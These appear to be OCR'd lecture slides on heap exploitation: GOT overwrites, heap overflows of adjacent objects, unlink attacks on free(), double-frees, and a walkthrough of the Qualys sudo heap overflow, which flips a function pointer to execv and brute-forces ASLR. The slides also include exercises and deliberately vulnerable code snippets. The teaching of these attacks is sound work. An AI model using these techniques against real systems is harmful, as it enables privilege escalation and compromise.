
example target: `system` function

executes command-line command specified by argument

supply string to provide argument to "`strlen`"

the target

```
memmove((char *)datapt, dp, (unsigned)dlen);
```



datapt (global variable)


(other global variables)

buffer (global array)

strlen GOT entry

the target

```
memmove((char *)datapt, dp, (unsigned)dlen);
```



overall exploit: reality

real exploit was more complicated

needed to defeat more mitigations

needed to deal with not being able to write `\0`

actually tricky to send things that trigger buffer write
(meant to be local-only)

subterfuge exercise


```
struct Student {
    char email[128];
    struct Assignment *assignments[16];
    ...
};
struct Assignment {
    char submission_file[128];
    char regrade_request[1024];
    ...
};
void SetEmail(Student *s, char *new_email) { strcpy(s->email, new_email); }
void AddRegradeRequest(Student *s, int index, char *request) {
    strcpy(s->assignments[index]->regrade_request, request);
}
void vulnerable(char *STRING1, char *STRING2) {
    SetEmail(s, STRING1); AddRegradeRequest(s, 0, STRING2);
}
```

exercise: to set `0x1020304050` to `0xAABBCCDD`, what should STRING1, STRING2 be?

(assume 64-bit pointers, no padding in structs, little-endian)


easy heap overflows

```
struct foo {
    char buffer[100];
    void (*func_ptr)(void);
};
```




heap overflow: adjacent allocations

```
class V {
    char buffer[100];
public:
    virtual void ...;
    ...
};
...
V *first = new V(...);
V *second = new V(...);
strcpy(first->buffer,
       attacker_controlled);
```



heap overflow: adjacent allocations

```
class V {
    char buffer[100];
public:
    virtual void ...;
    ...
};
...
V *first = new V(...);
V *second = new V(...);
strcpy(first->buffer,
       attacker_controlled);
```



heap structure

where does malloc, free, new, delete, etc. keep info?

often in data structures next to objects on the heap

special case of adjacent heap objects problem

topic for later

sudo exploit

this writeup: summary from `https://www.openwall.com/lists/oss-security/2021/01/26/3`

from group at Qualys

sudo bug

the bug:

```
for (size = 0, av = NewArgv + 1; *av; av++)
     size += strlen(*av) + 1;
if (size == 0 || (user_args = malloc(size)) == NULL) { ... }
...
for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
while (*from) {
  if (from[0] == '\\' && !isspace((unsigned char)from[1]))
    from++;
  *to++ = *from++;
...
```

can skip `\0` if prefixed with backslash

but `strlen` used to allocate buffer

disagreement about copied string length

brute-forcing?

method: tried to lots of buffer overflows, get crashes

looked at them by hand, found interesting ones...

one crash

```
0x000056291a25d502 in process_hooks_getenv (name=name@...ry=0x7f4a6d7dc046 "SYSTEMD_BYPASS_U

=> 0x56291a25d502 <process_hooks_getenv+82>:    callq  *0x8(%rbx)

108         rc = hook->u.getenv_fn(name, &val, hook->closure);
```

they overwrote a function pointer on the heap!

next inquiry: where did that usually point?

sudoers.so

```
    *** interesting standard library function: ***
0000000000008a00 <execv@plt>:
    8a00:      endbr64
    8a04:      bnd jmpq *0x55565(%rip)        # 5df70 <execv@GLIBC_
    8a0b:      nopl   0x0(%rax,%rax,1)
...
    *** usual value of function pointer: ***
000000000000ea00 <sudoers_hook_getenv>:
    ea00:      endbr64
    ea04:      xor    %eax,%eax
    ea06:      cmpb   $0x0,0x51d36(%rip)        # 60743 <sudoers_po
    ea0d:      jne    eaf8 <freeaddrinfo@plt+0x60a8>
    ea13:      cmpq   $0x0,0x51d45(%rip)        # 60760 <sudoers_po
```

sudoers.so

```
    *** interesting standard library function: ***
0000000000008a00 <execv@plt>:
    8a00:       endbr64
    8a04:       bnd jmpq *0x55565(%rip)        # 5df70 <execv@GLIBC_
    8a0b:       nopl   0x0(%rax,%rax,1)
...
    *** usual value of function pointer: ***
000000000000ea00 <sudoers_hook_getenv>:
    ea00:       endbr64
    ea04:       xor    %eax,%eax
    ea06:       cmpb   $0x0,0x51d36(%rip)        # 60743 <sudoers_po
    ea0d:       jne    eaf8 <freeaddrinfo@plt+0x60a8>
    ea13:       cmpq   $0x0,0x51d45(%rip)        # 60760 <sudoers_po
```

observations (that hold true even with ASLR):

- addr(`execv@plt`) - addr(`sudoers_hook_getenv`) = `-0x6000`
- last 12 bits of execv@plt always `a00` (page alignment)

changing pointer (part one)

suppose hook_getenv pointer is 0xabcdef8a00

as bytes: *00 8a* ef cd ab 00 00 00

then execv@plt pointer is 0xabcdef3a00

as bytes: *00 3a* ef cd ab 00 00 00

only need to change the last two bytes

also: same change would work if pointer had different high bits

changing pointer (part one)

suppose hook_getenv pointer is `0xabcdef8a00`

as bytes: *`00 8a`* `ef cd ab 00 00 00`

then execv@plt pointer is `0xabcdef3a00`

as bytes: *`00 3a`* `ef cd ab 00 00 00`

only need to change the last two bytes

also: same change would work if pointer had different high bits

only four bits of random data from ASLR!

changing pointer (part two)

solution: guess hook_getenv pointer at `0x` (unknown) `8a00`

overwrite last two bytes with `00 3a`

if right: will execute your program

if wrong: will crash

changing pointer (part two)

solution: guess hook_getenv pointer at `0x` (unknown) `8a00`

overwrite last two bytes with `00 3a`

if right: will execute your program

if wrong: will crash

what if crashes? try again!

- would work about once every 16 tries...
- but actual exploit needed to write a 00 byte at the end (strcpy)
- so worked 'only' about once every 4096 tries

into exploit

make SYSTEMD_BYPASS_USERDB program in current directory

run sudo, triggering buffer overflow to change

```
sudoers_hook_getenv("SYSTEMD_BYPASS_USERDB", ...)
```

into

```
execv(SYSTEMD_BYPASS_USERDB, ...)
```

(well, try to change — it won't always work)

heap smashing

“lucky” adjancent objects

same things possible on stack

but stack overflows had nice generic “stack smashing”

is there an equivalent for the heap?

yes (mostly)


diversion: implementing malloc/new

many ways to implement malloc/new

we will talk about one common technique

heap object

```
struct AllocInfo {
  bool free;
  int size;
  AllocInfo *prev;
  AllocInfo *next;
};
```



implementing free()

```
int free(void *object) {
    ...
    block_after = object + object_size;
    if (block_after->free) {
        /* unlink from list, about to merge with previous blo
        new_block->size += block_after->size;
        block_after->prev->next = block_after->next;
        block_after->next->prev = block_after->prev;
    }
    ...
}
```


implementing free()

```
int free(void *object) {
    ...
    block_after = object + object_size;
    if (block_after->free) {
        /* unlink from list, about to merge with previous blo
        new_block->size += block_after->size;
        block_after->prev->next = block_after->next;
        block_after->next->prev = block_after->prev;
    }
    ...
}
```

arbitrary memory write


vulnerable code

```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```




vulnerable code

```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```




vulnerable code

```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```




vulnerable code

```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```



vulnerable code


```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```



```
block_after->prev->next = block_after->next
```

vulnerable code

```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```




prev->next	GOT entry: free
prev->prev	GOT entry: malloc
prev->size/free	GOT entry: printf
	GOT entry: fopen

```
block after->prev->next = block after->next
```

heap overflow exercise

```
void operator delete(void *p) {
    ...
    block_after->prev->next = block_after->next;
    ...
}
...
class MyBuffer : public GenericMyBuffer {
public:
    virtual void store(const char *p) override {
        strcpy(buffer, p);
    }
private:
    char buffer[64];
};
...
    GenericMyBuffer *a = new MyBuffer;
    ...
    a->store(attacker_controlled);
    ...
    delete a;
    ...
```

heap object layout




exercise 1:
to attack this buffer overflow
by overwriting the heap data structures
does it matter if space after a
is already free or not?

heap overflow exercise

```
void operator delete(void *p) {
    ...
    block_after->prev->next = block_after->next;
    ...
}
...
class MyBuffer : public GenericMyBuffer {
public:
    virtual void store(const char *p) override {
        strcpy(buffer, p);
    }
private:
    char buffer[64];
};
...
    GenericMyBuffer *a = new MyBuffer;
    ...
    a->store(attacker_controlled);
    ...
    delete a;
    ...
```

heap object layout



exercise 2: if a at address 0x10000, and attacker wants to overwrite value at address 0x20000 with 0x30000, where should attacker put 0x20000, 0x30000 in `attacker_controlled`?

other malloc designs?

there are a lot of different malloc/new implementations

often multiple free lists

free block list might not be kept with linked list


some place metadata next to allocations like this

some keep it separate

usually performance determines which is chosen


double-frees

```
free(thing);
free(thing);
char *p = malloc(...);
// p points to next/prev
//   on list of avail.
//   blocks
strcpy(p, attacker_controlled);
malloc(...);
char *q = malloc(...);
// q points to attacker-
//   chosen address
strcpy(q, attacker_controlled2);
...
```




double-frees

```
free(thing);
free(thing);
char *p = malloc(...);
// p points to next/prev
//    on list of avail.
//    blocks
strcpy(p, attacker_controlled);
malloc(...);
char *q = malloc(...);
// q points to attacker-
//    chosen address
strcpy(q, attacker_controlled2);
...
```



double-frees

```
free(thing);
free(thing);
char *p = malloc(...);
// p points to next/prev
//   on list of avail.
//   blocks
strcpy(p, attacker_controlled);
malloc(...);
char *q = malloc(...);
// q points to attacker-
//   chosen address
strcpy(q, attacker_controlled2);
...
```




double-frees

```
free(thing);
free(thing);
char *p = malloc(...);
// p points to next/prev
//   on list of avail.
//   blocks
```


malloc returns something *still on free list*
because double-free made *loop* in linked list

```
// q points to attacker-
//   chosen address
strcpy(q, attacker_controlled2);
...
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```



double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```



first/second malloc

next / double free'd object

size


(original first free)

first_free
(global)

GOT entry: free

double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```



double-free notes

this attack has apparently not been possible for a while

most malloc/new's *check for double-frees* explicitly

(e.g., look for a bit in `size` data)

prevents this issue — also catches programmer errors

pretty cheap

double-free exercise

```
free(...) {
    freed->next = first_free
    first_free = freed;
}
malloc(...) {
    if (can use first free) {
        void *to_return = first_free;
        first_free = first_free->next;
        return to_return;
    }
}
vulnerable() {
    char *p = malloc(100);
    free(p);
    free(p);
    char *q = malloc(100);
    char *r = malloc(100);
    strlcpy(q, attacker_input1, 100);
    char *s = malloc(100);
    strlcpy(r, attacker_input2, 100);
    strlcpy(s, attacker_input3, 100);
}
```

vulnerable code


```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
